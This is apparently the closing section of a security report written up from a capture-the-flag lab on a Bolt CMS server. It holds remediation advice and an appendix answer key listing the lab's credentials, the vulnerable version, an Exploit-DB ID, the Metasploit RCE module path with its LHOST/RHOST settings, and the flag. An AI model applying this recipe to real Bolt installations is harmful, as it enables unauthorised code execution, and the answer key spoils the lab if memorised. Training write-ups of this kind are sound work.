WSTG-ERRH (Error Handling)	0/2 tests	0 findings	Not Tested
WSTG-CRYP (Cryptography)	0/4 tests	0 findings	Not Tested
WSTG-BUSLOGIC (Business Logic)	0/9 tests	0 findings	Not Tested
WSTG-CLIENT (Client-side Testing)	0/13 tests	0 findings	Not Tested

Recommended Additional Testing

For comprehensive security assessment, the following OWASP WSTG categories require additional testing:

High Priority Additional Testing:

- WSTG-AUTHZ: Authorization testing to validate access controls
- WSTG-SESS: Complete session management security evaluation
- WSTG-INPV: Comprehensive input validation testing across all inputs
- WSTG-CRYP: Cryptographic implementation assessment

Medium Priority Additional Testing:

- WSTG-ERRH: Error handling and information disclosure testing
- WSTG-BUSLOGIC: Business logic vulnerability assessment
- WSTG-CLIENT: Client-side security control evaluation

Conclusion and Strategic Recommendations

Assessment Summary

This comprehensive web application security assessment, conducted according to industry-standard OWASP Web Security Testing Guide and NIST SP 800-115 methodologies, identified critical security vulnerabilities that resulted in complete system compromise. The assessment demonstrates the severe security implications of combining outdated software components, weak authentication mechanisms, and inadequate security controls.

Critical Success Factors for Remediation

The successful resolution of identified vulnerabilities requires immediate executive sponsorship and resource allocation. Organizations must prioritize the critical and high-severity findings for immediate remediation while developing comprehensive security program improvements for long-term risk reduction.

Strategic Security Investment Recommendations

Immediate Investment Priorities:

- Emergency system patching and configuration hardening
- Authentication infrastructure enhancement with multi-factor authentication
- Basic security monitoring and alerting capability implementation

Medium-term Investment Priorities:

- Comprehensive security monitoring and incident response capability
- Automated vulnerability management and patch deployment systems
- Security awareness training and secure development lifecycle implementation

Long-term Investment Priorities:

- Enterprise security architecture and governance framework
- Continuous security testing and assessment program
- Business resilience and disaster recovery capability enhancement

Compliance and Regulatory Considerations

Organizations operating in regulated industries must consider the compliance implications of identified vulnerabilities. The remote code execution vulnerability could result in regulatory violations under various frameworks including GDPR, PCI-DSS, HIPAA, and SOX, depending on the nature of data processed by the application.

Final Risk Statement

The identified vulnerabilities represent an unacceptable level of security risk that requires immediate remediation. The combination of critical technical vulnerabilities with weak security controls creates significant exposure to data breach, operational disruption, and regulatory non-compliance. Organizations must treat these findings as a security emergency requiring immediate executive attention and resource allocation.

Overall Security Posture Assessment: CRITICAL RISK - IMMEDIATE ACTION REQUIRED

Appendices

Appendix B: CVSS v3.1 Scoring Methodology

All vulnerability severity ratings utilize the Common Vulnerability Scoring System version 3.1 to ensure consistent and accurate risk assessment. The scoring methodology considers base metrics including attack vector, attack complexity, privileges required, user interaction, scope, and impact on confidentiality, integrity, and availability.

Appendix C: Regulatory Compliance Impact Analysis

Organizations must evaluate the potential regulatory compliance implications of identified vulnerabilities based on their specific industry requirements and data handling obligations. Consultation with legal and compliance teams is recommended to assess potential violation scenarios and required breach notification procedures.

Appendix D: Questions & Answers

Q: What port number has a web server with a CMS running?
A: 8000

Q: What is the username we can find in the CMS?
A: bolt

Q: What is the password we can find for the username?
A: boltadmin123

Q: What version of the CMS is installed on the server? (Ex: Name 1.1.1)
A: Bolt 3.7.1

Q: There's an exploit for a previous version of this CMS, which allows authenticated RCE. Find it on Exploit DB. What's its EDB-ID?
A: 48296

Q: Metasploit recently added an exploit module for this vulnerability. What's the full path for this exploit? (Ex: exploit/....)
Note: If you can't find the exploit module its most likely because your metasploit isn't updated. Run `**apt update**` then `**apt install metasploit-framework**`
A: exploit/unix/webapp/bolt_authenticated_rce

Q: Set the **LHOST, LPORT, RHOST, USERNAME, PASSWORD** in msfconsole before running the exploit
A: No answer needed

Q: Look for flag.txt inside the machine
A: THM{wh0_d035nt_l0ve5_b0l7_r1gh7?}